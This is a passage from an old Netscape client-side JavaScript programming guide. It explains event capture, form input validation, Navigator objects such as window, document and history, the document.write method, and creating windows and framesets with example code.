- Return `false`. In the case of a link, the link is not followed. If the event is non-cancelable, this ends the event handling for that event.

  ```
  function clickHandler(e) {
     return false;
  }
  ```

  This allows you to suppress the handling of an event type. The event is not handled by any other object, such as a button in the document or a child frame of the window. You can use this, for example, to suppress the right mouse button in an application.

- Call `routeEvent`. JavaScript looks for other event handlers for the event. If another object is attempting to capture the event (such as the document), JavaScript calls its event handler. If no other object is attempting to capture the event, JavaScript looks for an event handler for the event's original target (such as a button). The `routeEvent` function returns the value returned by the event handler. The capturing object can look at this return and decide how to proceed.

  When `routeEvent` calls an event handler, the event handler is activated. If `routeEvent` calls an event handler whose function is to display a new page, the action takes place without returning to the capturing object.

  ```
  function clickHandler(e) {
     var retval = routeEvent(e);
     if (retval == false) return false;
     else return true;
  }
  ```

- Call the `handleEvent` method of an event receiver. Any object that can register event handlers is an event receiver. This method explicitly calls the event handler of the event receiver and bypasses the capturing hierarchy. For example, if you wanted all `Click` events to go to the first link on the page, you could use:

  ```
  function clickHandler(e) {
     window.document.links[0].handleEvent(e);
  }
  ```

  As long as the link has an `onClick` handler, the link will handle any click event it receives.

Register the Event Handler

Finally, register the function as the window's event handler for that event:

```
window.onClick = clickHandler;
```

A Complete Example

In the following example, the window and document capture and release events:

```
<HTML>
<SCRIPT>

function fun1(e) {
   alert ("The window got an event of type: " + e.type +
      " and will call routeEvent.");
   window.routeEvent(e);
   alert ("The window returned from routeEvent.");
   return true;
}

function fun2(e) {
   alert ("The document got an event of type: " + e.type);
   return false;
}

function setWindowCapture() {
   window.captureEvents(Event.CLICK);
}
```

```
function releaseWindowCapture() {
   window.releaseEvents(Event.CLICK);
}

function setDocCapture() {
   document.captureEvents(Event.CLICK);
}

function releaseDocCapture() {
   document.releaseEvents(Event.CLICK);
}

window.onclick=fun1;
document.onclick=fun2;

</SCRIPT>
...
</HTML>
```

Validating Form Input

One of the most important uses of JavaScript is to validate form input to server-based programs such as server-side JavaScript applications or CGI programs. This is useful for several reasons:

- It reduces load on the server. "Bad data" are already filtered out when input is passed to the server-based program.
- It reduces delays in case of user error. Validation otherwise has to be performed on the server, so data must travel from client to server, be processed, and then returned to client for valid input.
- It simplifies the server-based program.

Generally, you'll want to validate input in (at least) two places:

- As the user enters it, with an `onChange` event handler on each form element that you want validated.
- When the user submits the form, with an `onClick` event handler on the button that submits the form.

The JavaScript page on DevEdge contains pointers to sample code. One such pointer is a complete set of form validation functions. This section presents some simple examples, but you should check out the samples on DevEdge.

Example Validation Functions

The following are some simple validation functions.

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
function isaPosNum(s) {
   return (parseInt(s) > 0)
}

function qty_check(item, min, max) {
   var returnVal = false
   if (!isaPosNum(item.value))
      alert("Please enter a positive number")
   else if (parseInt(item.value) < min)
      alert("Please enter a " + item.name + " greater than " + min)
   else if (parseInt(item.value) > max)
      alert("Please enter a " + item.name + " less than " + max)
   else
      returnVal = true
   return returnVal
}

function validateAndSubmit(theform) {
   if (qty_check(theform.quantity, 0, 999)) {
      alert("Order has been Submitted")
      return true
   }
   else {
      alert("Sorry, Order Cannot Be Submitted!")
      return false
   }
}
</SCRIPT>
</HEAD>
```

`isaPosNum` is a simple function that returns true if its argument is a positive number, and false otherwise.

`qty_check` takes three arguments: an object corresponding to the form element being validated (`item`) and the minimum and maximum allowable values for the item (`min` and `max`). It checks that the value of `item` is a number between min and max and displays an alert if it is not.

`validateAndSubmit` takes a `Form` object as its argument; it uses `qty_check` to check the value of the form element and submits the form if the input value is valid. Otherwise, it displays an alert and does not submit the form.


Using the Validation Functions

In this example, the BODY of the document uses `qty_check` as an `onChange` event handler for a text field and `validateAndSubmit` as the `onClick` event handler for a button.

```
<BODY>
<FORM NAME="widget_order" ACTION="lwapp.html" METHOD="post">
How many widgets today?
<INPUT TYPE="text" NAME="quantity" onChange="qty_check(this, 0, 999)">
<BR>
<INPUT TYPE="button" VALUE="Enter Order"
onClick="validateAndSubmit(this.form)">
</FORM>
</BODY>
```

This form submits the values to a page in a server-side JavaScript application called `lwapp.html`. It also could be used to submit the form to a CGI program. The form is shown in the following figure.

Figure 10.2A JavaScript form



The `onChange` event handler is triggered when you change the value in the text field and move focus from the field by either pressing the Tab key or clicking the mouse outside the field. Notice that both event handlers use `this` to represent the current object: in the text field, it is used to pass the JavaScript object corresponding to the text field to `qty_check`, and in the button it is used to pass the JavaScript `Form` object to `validateAndSubmit`.

To submit the form to the server-based program, this example uses a button that calls `validateAndSubmit`, which submits the form using the `submit` method, if the data are valid. You can also use a submit button (defined by `<INPUT TYPE="submit">`) and then put an `onSubmit` event handler on the form that returns false if the data are not valid. For example,

```
<FORM NAME="widget_order" ACTION="lwapp.html" METHOD="post"
   onSubmit="return qty_check(theform.quantity, 0, 999)">
...
<INPUT TYPE="submit">
...
</FORM>
```

When `qty_check` returns false if the data are invalid, the `onSubmit` handler will prohibit the form from being submitted.

Chapter

11

Using Navigator Objects

This chapter describes JavaScript objects in Navigator and explains how to use them. These client-side JavaScript objects are sometimes referred to as *Navigator objects*, to distinguish them from server-side objects or user-defined objects.


This chapter contains the following sections:

- Navigator Object Hierarchy
- Document Properties: an Example
- JavaScript Reflection and HTML Layout
- Key Navigator Objects
- Navigator Object Arrays
- Using the write Method

Navigator Object Hierarchy

When you load a document in Navigator, it creates a number of JavaScript objects with property values based on the HTML in the document and other pertinent information. These objects exist in a hierarchy that reflects the structure of the HTML page itself. The following figure illustrates this object hierarchy.

Figure 11.1 Navigator object hierarchy



In this hierarchy, an object's "descendants" are properties of the object. For example, a form named `form1` is an object as well as a property of `document`, and is referred to as `document.form1`.

For a list of all objects and their properties, methods, and event handlers, see the *Client-Side JavaScript Reference*.

Every page has the following objects:

- `navigator`: has properties for the name and version of Navigator being used, for the MIME types supported by the client, and for the plug-ins installed on the client.
- `window`: the top-level object; has properties that apply to the entire window. Each "child window" in a frames document also has a `window` object.

- `document`: contains properties based on the content of the document, such as title, background color, links, and forms.
- `location`: has properties based on the current URL.
- `history`: contains properties representing URLs the client has previously requested.

Depending on its content, the document may contain other objects. For instance, each form (defined by a `FORM` tag) in the document has a corresponding `Form` object.

To refer to specific properties, you must specify the object name and all its ancestors. Generally, an object gets its name from the `NAME` attribute of the corresponding HTML tag. For more information and examples, see Chapter 12, "Using Windows and Frames."

For example, the following code refers to the `value` property of a text field named `text1` in a form named `myform` in the current document:

```
document.myform.text1.value
```

If an object is on a form, you must include the form name when referring to that object, even if the object does not need to be on a form. For example, images do not need to be on a form. The following code refers to an image that is on a form:

```
document.imageForm.aircraft.src='f15e.gif'
```

The following code refers to an image that is *not* on a form:

```
document.aircraft.src='f15e.gif'
```

Document Properties: an Example

The properties of the `document` object are largely content-dependent. That is, they are created based on the HTML in the document. For example, `document` has a property for each form and each anchor in the document.

Suppose you create a page named `simple.html` that contains the following HTML:

```
<HEAD><TITLE>A Simple Document</TITLE>
<SCRIPT>
function update(form) {
   alert("Form being updated")
}
</SCRIPT>
</HEAD>

<BODY>
<FORM NAME="myform" ACTION="foo.cgi" METHOD="get" >Enter a value:
<INPUT TYPE="text" NAME="text1" VALUE="blahblah" SIZE=20 >
Check if you want:
<INPUT TYPE="checkbox" NAME="Check1" CHECKED
   onClick="update(this.form)"> Option #1
<P>
<INPUT TYPE="button" NAME="button1" VALUE="Press Me"
   onClick="update(this.form)">
</FORM>
</BODY>
```

Given the preceding HTML example, the basic objects might have properties like those shown in the following table.

Table 11.1 Example object property values

Property	Value
`document.title`	`"A Simple Document"`
`document.fgColor`	`#000000`
`document.bgColor`	`#ffffff`
`location.href`	`"http://www.royalairways.com/samples/simple.html"`
`history.length`	`7`

Notice that the value of `document.title` reflects the value specified in the `TITLE` tag. The values for `document.fgColor` (the color of text) and `document.bgColor` (the background color) were not set in the HTML, so they are based on the default values specified in the Preferences dialog box (when the user chooses Preferences from the Navigator Edit menu).

Because the document has a form, there is also a `Form` object called `myform` (based on the form's `NAME` attribute) that has child objects for the checkbox and the button. Each of these objects has a name based on the `NAME` attribute of the HTML tag that defines it, as follows:

- `document.myform`, the form
- `document.myform.Check1`, the checkbox
- `document.myform.button1`, the button

The `Form` object `myform` has other properties based on the attributes of the `FORM` tag, for example,

- `action` is `http://www.royalairways.com/samples/mycgi.cgi`, the URL to which the form is submitted.
- `method` is "get," based on the value of the `METHOD` attribute.
- `length` is 3, because there are three input elements in the form.

The `Form` object has child objects named `button1` and `text1`, corresponding to the button and text fields in the form. These objects have their own properties based on their HTML attribute values, for example,

- `button1.value` is "Press Me"
- `button1.name` is "Button1"
- `text1.value` is "blahblah"
- `text1.name` is "text1"

In practice, you refer to these properties using their full names, for example, `document.myform.button1.value`. This full name is based on the Navigator object hierarchy, starting with `document`, followed by the name of the form, `myform`, then the element name, `button1`, and, finally, the property name.

JavaScript Reflection and HTML Layout

JavaScript object property values are based on the content of your HTML document, sometimes referred to as *reflection* because the property values reflect the HTML. To understand JavaScript reflection, it is important to understand how the Navigator performs *layout*—the process by which Navigator transforms HTML tags into graphical display on your computer.

Generally, layout happens sequentially in the Navigator: the Navigator starts at the top of the HTML file and works downward, displaying output to the screen as it goes. Because of this "top-down" behavior, JavaScript reflects only HTML that it has encountered. For example, suppose you define a form with a couple of text-input elements:

```
<FORM NAME="statform">
<INPUT TYPE = "text" name = "userName" size = 20>
<INPUT TYPE = "text" name = "Age" size = 3>
```

These form elements are reflected as JavaScript objects that you can use *after* the form is defined: `document.statform.userName` and `document.statform.Age`. For example, you could display the value of these objects in a script after defining the form:

```
<SCRIPT>
document.write(document.statform.userName.value)
document.write(document.statform.Age.value)
</SCRIPT>
```

However, if you tried to do this before the form definition (above it in the HTML page), you would get an error, because the objects don't exist yet in the Navigator.

Likewise, once layout has occurred, setting a property value does not affect its value or appearance. For example, suppose you have a document title defined as follows:

```
<TITLE>My JavaScript Page</TITLE>
```

This is reflected in JavaScript as the value of `document.title`. Once the Navigator has displayed this in the title bar of the Navigator window, you cannot change the value in JavaScript. If you have the following script later in the page, it will not change the value of `document.title`, affect the appearance of the page, or generate an error.

```
document.title = "The New Improved JavaScript Page"
```

There are some important exceptions to this rule: you can update the value of form elements dynamically. For example, the following script defines a text field that initially displays the string "Starting Value." Each time you click the button, you add the text "...Updated!" to the value.

```
<FORM NAME="demoForm">
<INPUT TYPE="text" NAME="mytext" SIZE="40" VALUE="Starting Value">
<P><INPUT TYPE="button" VALUE="Click to Update Text Field"
   onClick="document.demoForm.mytext.value += '...Updated!' ">
</FORM>
```

This is a simple example of updating a form element after layout.

Using event handlers, you can also change a few other properties after layout has completed, such as `document.bgColor`.

Key Navigator Objects

This section describes some of the most useful Navigator objects: `window`, `Frame`, `document`, `Form`, `location`, `history`, and `navigator`. For more detailed information on these objects, see the *Client-Side JavaScript Reference*.

window and Frame Objects

The `window` object is the "parent" object for all other objects in Navigator. You can create multiple windows in a JavaScript application. A `Frame` object is defined by the `FRAME` tag in a `FRAMESET` document. `Frame` objects have the same properties and methods as `window` objects and differ only in the way they are displayed.

The `window` object has numerous useful methods, including the following:

- `open` and `close`: Opens and closes a browser window; you can specify the size of the window, its content, and whether it has a button bar, location field, and other "chrome" attributes.
- `alert`: Displays an Alert dialog box with a message.
- `confirm`: Displays a Confirm dialog box with OK and Cancel buttons.
- `prompt`: Displays a Prompt dialog box with a text field for entering a value.

- `blur` and `focus`: Removes focus from, or gives focus to a window.
- `scrollTo`: Scrolls a window to a specified coordinate.
- `setInterval`: Evaluates an expression or calls a function each time the specified period elapses.
- `setTimeout`: Evaluates an expression or calls a function once after the specified period elapses.

`window` also has several properties you can set, such as `location` and `status`.

You can set `location` to redirect the client to another URL. For example, the following statement redirects the client to the Netscape home page, as if the user had clicked a hyperlink or otherwise loaded the URL:

```
location = "http://home.netscape.com"
```

You can use the `status` property to set the message in the status bar at the bottom of the client window; for more information, see "Using the Status Bar" on page 204.

For more information on windows and frames, see Chapter 12, "Using Windows and Frames." This book does not describe the full set of methods and properties of the `window` object. For the complete list, see the *Client-Side JavaScript Reference*.

document Object

Each page has one `document` object.

Because its `write` and `writeln` methods generate HTML, the `document` object is one of the most useful Navigator objects. For information on `write` and `writeln`, see "Using the write Method" on page 183.

The `document` object has a number of properties that reflect the colors of the background, text, and links in the page: `bgColor`, `fgColor`, `linkColor`, `alinkColor`, and `vlinkColor`. Other useful document properties include `lastModified`, the date the document was last modified, `referrer`, the previous URL the client visited, and `URL`, the URL of the document. The `cookie` property enables you to get and set cookie values; for more information, see "Using Cookies" on page 205.

The `document` object is the ancestor for all the `Anchor`, `Applet`, `Area`, `Form`, `Image`, `Layer`, `Link`, and `Plugin` objects in the page.

Users can print and save generated HTML by using the commands on the Navigator File menu (JavaScript 1.1 and later).

Form Object

Each form in a document creates a `Form` object. Because a document can contain more than one form, `Form` objects are stored in an array called `forms`. The first form (topmost in the page) is `forms[0]`, the second `forms[1]`, and so on. In addition to referring to each form by name, you can refer to the first form in a document as

```
document.forms[0]
```

Likewise, the elements in a form, such as text fields, radio buttons, and so on, are stored in an `elements` array. You could refer to the first element (regardless of what it is) in the first form as

```
document.forms[0].elements[0]
```

Each form element has a `form` property that is a reference to the element's parent form. This property is especially useful in event handlers, where you might need to refer to another element on the current form. In the following example, the form `myForm` contains a `Text` object and a button. When the user clicks the button, the value of the `Text` object is set to the form's name. The button's `onClick` event handler uses `this.form` to refer to the parent form, `myForm`.

```
<FORM NAME="myForm">
Form name:<INPUT TYPE="text" NAME="text1" VALUE="Beluga">
<P>
<INPUT NAME="button1" TYPE="button" VALUE="Show Form Name"
   onClick="this.form.text1.value=this.form.name">
</FORM>
```

location Object

The `location` object has properties based on the current URL. For example, the `hostname` property is the server and domain name of the server hosting the document.

The `location` object has two methods:

- `reload` forces a reload of the window's current document.
- `replace` loads the specified URL over the current history entry.

history Object

The `history` object contains a list of strings representing the URLs the client has visited. You can access the current, next, and previous history entries by using the `history` object's `current`, `next`, and `previous` properties. You can access the other history values using the `history` array. This array contains an entry for each history entry in source order; each array entry is a string containing a URL.

You can also redirect the client to any history entry by using the `go` method. For example, the following code loads the URL that is two entries back in the client's history list.

```
history.go(-2)
```

The following code reloads the current page:

```
history.go(0)
```

The history list is displayed in the Navigator Go menu.

navigator Object

The `navigator` object contains information about the version of Navigator in use. For example, the `appName` property specifies the name of the browser, and the `appVersion` property specifies version information for the Navigator.

The `navigator` object has three methods:

- `javaEnabled` specifies whether Java is enabled
- `preference` lets you use a signed script to get or set various user preferences (JavaScript 1.2 and later)
- `taintEnabled` specifies whether data tainting is enabled (JavaScript 1.1 only)

Navigator Object Arrays

Some Navigator objects have properties whose values are themselves arrays. These arrays are used to store information when you don't know ahead of time how many values there will be. The following table shows which properties of which objects have arrays as values.

Table 11.2 Predefined JavaScript arrays

Object	Property	Description
`document`	`anchors`	Reflects a document's `<A>` tags that contain a `NAME` attribute in source order
	`applets`	Reflects a document's `<APPLET>` tags in source order
	`embeds`	Reflects a document's `<EMBED>` tags in source order
	`forms`	Reflects a document's `<FORM>` tags in source order
	`images`	Reflects a document's `<IMG>` tags in source order (images created with the `Image()` constructor are not included in the `images` array)
	`layers`	Reflects a document's `<LAYER>` and `<ILAYER>` tags in source order
	`links`	Reflects a document's `<AREA HREF="...">` tags, `<A HREF="">` tags, and `Link` objects created with the `link` method in source order
`Form`	`elements`	Reflects a form's elements (such as `Checkbox`, `Radio`, and `Text` objects) in source order
`Function`	`arguments`	Reflects the arguments to a function
`navigator`	`mimeTypes`	Reflects all the MIME types supported by the client (either internally, via helper applications, or by plug-ins)
	`plugins`	Reflects all the plug-ins installed on the client in source order
`select`	`options`	Reflects the options in a `Select` object (`<OPTION>` tags) in source order

Table 11.2 Predefined JavaScript arrays

Object	Property	Description
`window`	`frames`	Reflects all the <FRAME> tags in a window containing a <FRAMESET> tag in source order
	`history`	Reflects a window's history entries

You can index arrays by either their ordinal number or their name (if defined). For example, if the second <FORM> tag in a document has a NAME attribute of "myForm", you can refer to the form as `document.forms[1]` or `document.forms["myForm"]` or `document.myForm`.

For example, suppose the following form element is defined:

```
<INPUT TYPE="text" NAME="Comments">
```

If you need to refer to this form element by name, you can specify `document.forms["Comments"]`.

All predefined JavaScript arrays have a length property that indicates the number of elements in the array. For example, to obtain the number of forms in a document, use its `length` property: `document.forms.length`.

JavaScript 1.0. You must index arrays by their ordinal number, for example `document.forms[0]`.

Using the write Method

The `write` method of `document` displays output in the Navigator. "Big deal," you say, "HTML already does that." But in a script you can do all kinds of things you can't do with ordinary HTML. For example, you can display text conditionally or based on variable arguments. For these reasons, `write` is one of the most often-used JavaScript methods.

The `write` method takes any number of string arguments that can be string literals or variables. You can also use the string concatenation operator (+) to create one string from several when using `write`.

Consider the following script, which generates dynamic HTML with JavaScript:


```
<HEAD>
<SCRIPT>
<!--- Hide script from old browsers
// This function displays a horizontal bar of specified width
function bar(widthPct) {
   document.write("<HR ALIGN='left' WIDTH=" + widthPct + "%>");
}

// This function displays a heading of specified level and some text
function output(headLevel, headText, text) {
   document.write("<H", headLevel, ">", headText, "</H",
      headLevel, "><P>", text)
}
// end script hiding from old browsers -->
</SCRIPT>
</HEAD>

<BODY>
<SCRIPT>
<!--- hide script from old browsers
bar(25)
output(2, "JavaScript Rules!", "Using JavaScript is easy...")
// end script hiding from old browsers -->
</SCRIPT>
<P> This is some standard HTML, unlike the above that is generated.
</BODY>
```

The HEAD of this document defines two functions:

- `bar`, which displays an HTML horizontal rule of a width specified by the function's argument.
- `output`, which displays an HTML heading of the level specified by the first argument, heading text specified by the second argument, and paragraph text specified by the third argument.

The document BODY then calls the two functions to produce the display shown in the following figure.

Figure 11.2Display created using JavaScript functions



The following line creates the output of the bar function:

```
document.write("<HR ALIGN='left' WIDTH=", widthPct, "%>")
```

Notice that the definition of bar uses single quotation marks inside double quotation marks. You must do this whenever you want to indicate a quoted string inside a string literal. Then the call to bar with an argument of 25 produces output equivalent to the following HTML:

```
<HR ALIGN="left" WIDTH=25%>
```

write has a companion method, writeln, which adds a newline sequence (a carriage return or a carriage return and linefeed, depending on the platform) at the end of its output. Because HTML generally ignores new lines, there is no difference between write and writeln except inside tags such as PRE, which respect carriage returns.

Printing Output

Navigator versions 3.0 and later print output created with JavaScript. To print output, the user chooses Print from the Navigator File menu. Navigator 2.0 does *not* print output created with JavaScript.

If you print a page that contains layers (Navigator 4.0 and later), each layer is printed separately on the same page. For example, if three layers overlap each other in the browser, the printed page shows each layers separately.

If you choose Page Source from the Navigator View menu or View Frame Source from the right-click menu, the web browser displays the content of the HTML file with the generated HTML. If you instead want to view the HTML source showing the scripts which generate HTML (with the `document.write` and `document.writeln` methods), do not use the Page Source and View Frame Source menu items. In this situation, use the `view-source:` protocol. For example, assume the file `file://c|/test.html` contains this text:

```
<HTML>
<BODY>
Hello,
<SCRIPT>document.write(" there.")</SCRIPT>
</BODY>
</HTML>
```

If you load this URL into the web browser, it displays the following:

```
Hello, there.
```

If you choose Page Source from the View menu, the browser displays the following:

```
<HTML>
<BODY>
Hello,
 there.
</BODY>
</HTML>
```

If you load `view-source:file://c|/test.html`, the browser displays the following:

```
<HTML>
<BODY>
Hello,
<SCRIPT>document.write(" there.")</SCRIPT>
</BODY>
</HTML>
```

Displaying Output

JavaScript in Navigator generates its results from the top of the page down. Once text has been displayed, you cannot change it without reloading the page. In general, you cannot update part of a page without updating the entire page. However, you can update the following:

- A layer's contents.
- A "subwindow" in a frame separately. For more information, see Chapter 12, "Using Windows and Frames."
- Form elements without reloading the page; see "Example: Using an Event Handler" on page 160.

Chapter

12

Using Windows and Frames

JavaScript lets you create and manipulate windows and frames for presenting HTML content. The window object is the top-level object in the JavaScript client hierarchy; Frame objects are similar to window objects, but correspond to "sub-windows" created with the FRAME tag in a FRAMESET document.

This chapter contains the following sections:

- Opening and Closing Windows
- Using Frames
- Referring to Windows and Frames
- Navigating Among Windows and Frames

Note This manual does not include information about layers, which were introduced in JavaScript 1.2. For information on layers, see *Dynamic HTML in Netscape Communicator*.

Opening and Closing Windows

A window is created automatically when you launch Navigator; you can open another window by choosing New then Navigator Window from the File menu. You can close a window by choosing either Close or Exit from the File menu. You can also open and close windows programmatically with JavaScript.

Opening a Window

You can create a window with the `open` method. The following statement creates a window called `msgWindow` that displays the contents of the file `sesame.html`:

```
msgWindow=window.open("sesame.html")
```

The following statement creates a window called `homeWindow` that displays the Netscape home page:

```
homeWindow=window.open("http://home.netscape.com")
```

Windows can have two names. The following statement creates a window with two names. The first name, `msgWindow`, is a variable that refers to the `window` object. This object has information on the window's properties, methods, and containership. When you create the window, you can also supply a second name, in this case `displayWindow`, to refer to that window as the target of a form submit or hypertext link.

```
msgWindow=window.open("sesame.html","displayWindow")
```

A window name is not required when you create a window. But the window must have a name if you want to refer to it from another window.

When you open a window, you can specify attributes such as the window's height and width and whether the window contains a toolbar, location field, or scrollbars. The following statement creates a window without a toolbar but with scrollbars:

```
msgWindow=window.open
   ("sesame.html","displayWindow","toolbar=no,scrollbars=yes")
```

For more information on window names, see "Referring to Windows and Frames" on page 197. For details on these window attributes, see the `open` method of the `window` object in the *Client-Side JavaScript Reference*.

Closing a Window

You can close a window with the `close` method. You cannot close a frame without closing the entire parent window.

Each of the following statements closes the current window:

```
window.close()
self.close()
close()
```

Do not use the third form, `close()`, in an event handler. Because of how JavaScript figures out what object a method call refers to, inside an event handler it will get the wrong object.

The following statement closes a window called `msgWindow`:


```
msgWindow.close()
```

Using Frames

A **frameset** is a special type of window that can display multiple, independently scrollable **frames** on a single screen, each with its own distinct URL. The frames in a frameset can point to different URLs and be targeted by other URLs, all within the same window. The series of frames in a *frameset* make up an HTML page.

The following figure depicts a window containing three frames. The frame on the left is named `listFrame`; the frame on the right is named `contentFrame`; the frame on the bottom is named `navigateFrame`.

Figure 12.1A page with frames



Creating a Frame


You create a frame by using the `FRAMESET` tag in an HTML document; this tag's sole purpose is to define the frames in a page.

Example 1. The following statement creates the frameset shown previously:

```
<FRAMESET ROWS="90%,10%">
   <FRAMESET COLS="30%,70%">
      <FRAME SRC=category.html NAME="listFrame">
      <FRAME SRC=titles.html NAME="contentFrame">
   </FRAMESET>
   <FRAME SRC=navigate.html NAME="navigateFrame">
</FRAMESET>
```

The following figure shows the hierarchy of the frames. All three frames have the same parent, even though two of the frames are defined within a separate frameset. This is because a frame's parent is its parent window, and a frame, not a frameset, defines a window.

Figure 12.2An example frame hierarchy



You can refer to the previous frames using the `frames` array as follows. (For information on the `frames` array, see the `window` object in the *Client-Side JavaScript Reference*.)

- `listFrame` is `top.frames[0]`
- `contentFrame` is `top.frames[1]`
- `navigateFrame` is `top.frames[2]`

Example 2. Alternatively, you could create a window like the previous one but in which the top two frames have a parent separate from `navigateFrame`. The top-level frameset would be defined as follows:


```
<FRAMESET ROWS="90%,10%">
   <FRAME SRC=muskel3.html NAME="upperFrame">
   <FRAME SRC=navigate.html NAME="navigateFrame">
</FRAMESET>
```

The file `muskel3.html` contains the skeleton for the upper frames and defines the following frameset:

```
<FRAMESET COLS="30%,70%">
   <FRAME SRC=category.html NAME="listFrame">
   <FRAME SRC=titles.html NAME="contentFrame">
</FRAMESET>
```

The following figure shows the hierarchy of the frames. `upperFrame` and `navigateFrame` share a parent: the `top` window. `listFrame` and `contentFrame` share a parent: `upperFrame`.

Figure 12.3 Another example frame hierarchy



You can refer to the previous frames using the `frames` array as follows. (For information on the `frames` array, see the `window` object in the *Client-Side JavaScript Reference*.)

- `upperFrame` is `top.frames[0]`
- `navigateFrame` is `top.frames[1]`
- `listFrame` is `upperFrame.frames[0]` or `top.frames[0].frames[0]`
- `contentFrame` is `upperFrame.frames[1]` or `top.frames[0].frames[1]`

For an example of creating frames, see "Creating and Updating Frames: an Example" on page 195.

Updating a Frame

You can update the contents of a frame by using the `location` property to set the URL, as long as you specify the frame hierarchy.

For example, suppose you are using the frameset described in Example 2 in the previous section. If you want users to be able to close the frame containing the alphabetical or categorical list of artists (in the frame `listFrame`) and view only the music titles sorted by musician (currently in the frame `contentFrame`), you could add the following button to `navigateFrame`:

```
<INPUT TYPE="button" VALUE="Titles Only"
   onClick="top.frames[0].location='artists.html'">
```

When a user clicks this button, the file `artists.html` is loaded into the frame `upperFrame`; the frames `listFrame` and `contentFrame` close and no longer exist.

Referring To and Navigating Among Frames

Because frames are a type of window, you refer to frames and navigate among them as you do windows. See "Referring to Windows and Frames" on page 197 and "Navigating Among Windows and Frames" on page 200.

Creating and Updating Frames: an Example

If you designed the frameset in the previous section to present the available titles for a music club, the frames and their HTML files could have the following content:

- `category.html`, in the frame `listFrame`, contains a list of musicians sorted by category.
- `titles.html`, in the frame `contentFrame`, contains an alphabetical list of musicians and the titles available for each.
- `navigate.html`, in the frame `navigateFrame`, contains hypertext links the user can click to choose how the musicians are displayed in `listFrame`: alphabetically or by category. This file also defines a hypertext link users can click to display a description of each musician.
- An additional file, `alphabet.html`, contains a list of musicians sorted alphabetically. This file is displayed in `listFrame` when the user clicks the link for an alphabetical list.

The file `category.html` (the categorical list) contains code similar to the following:

```
<B>Music Club Artists</B>
<P><B>Jazz</B>
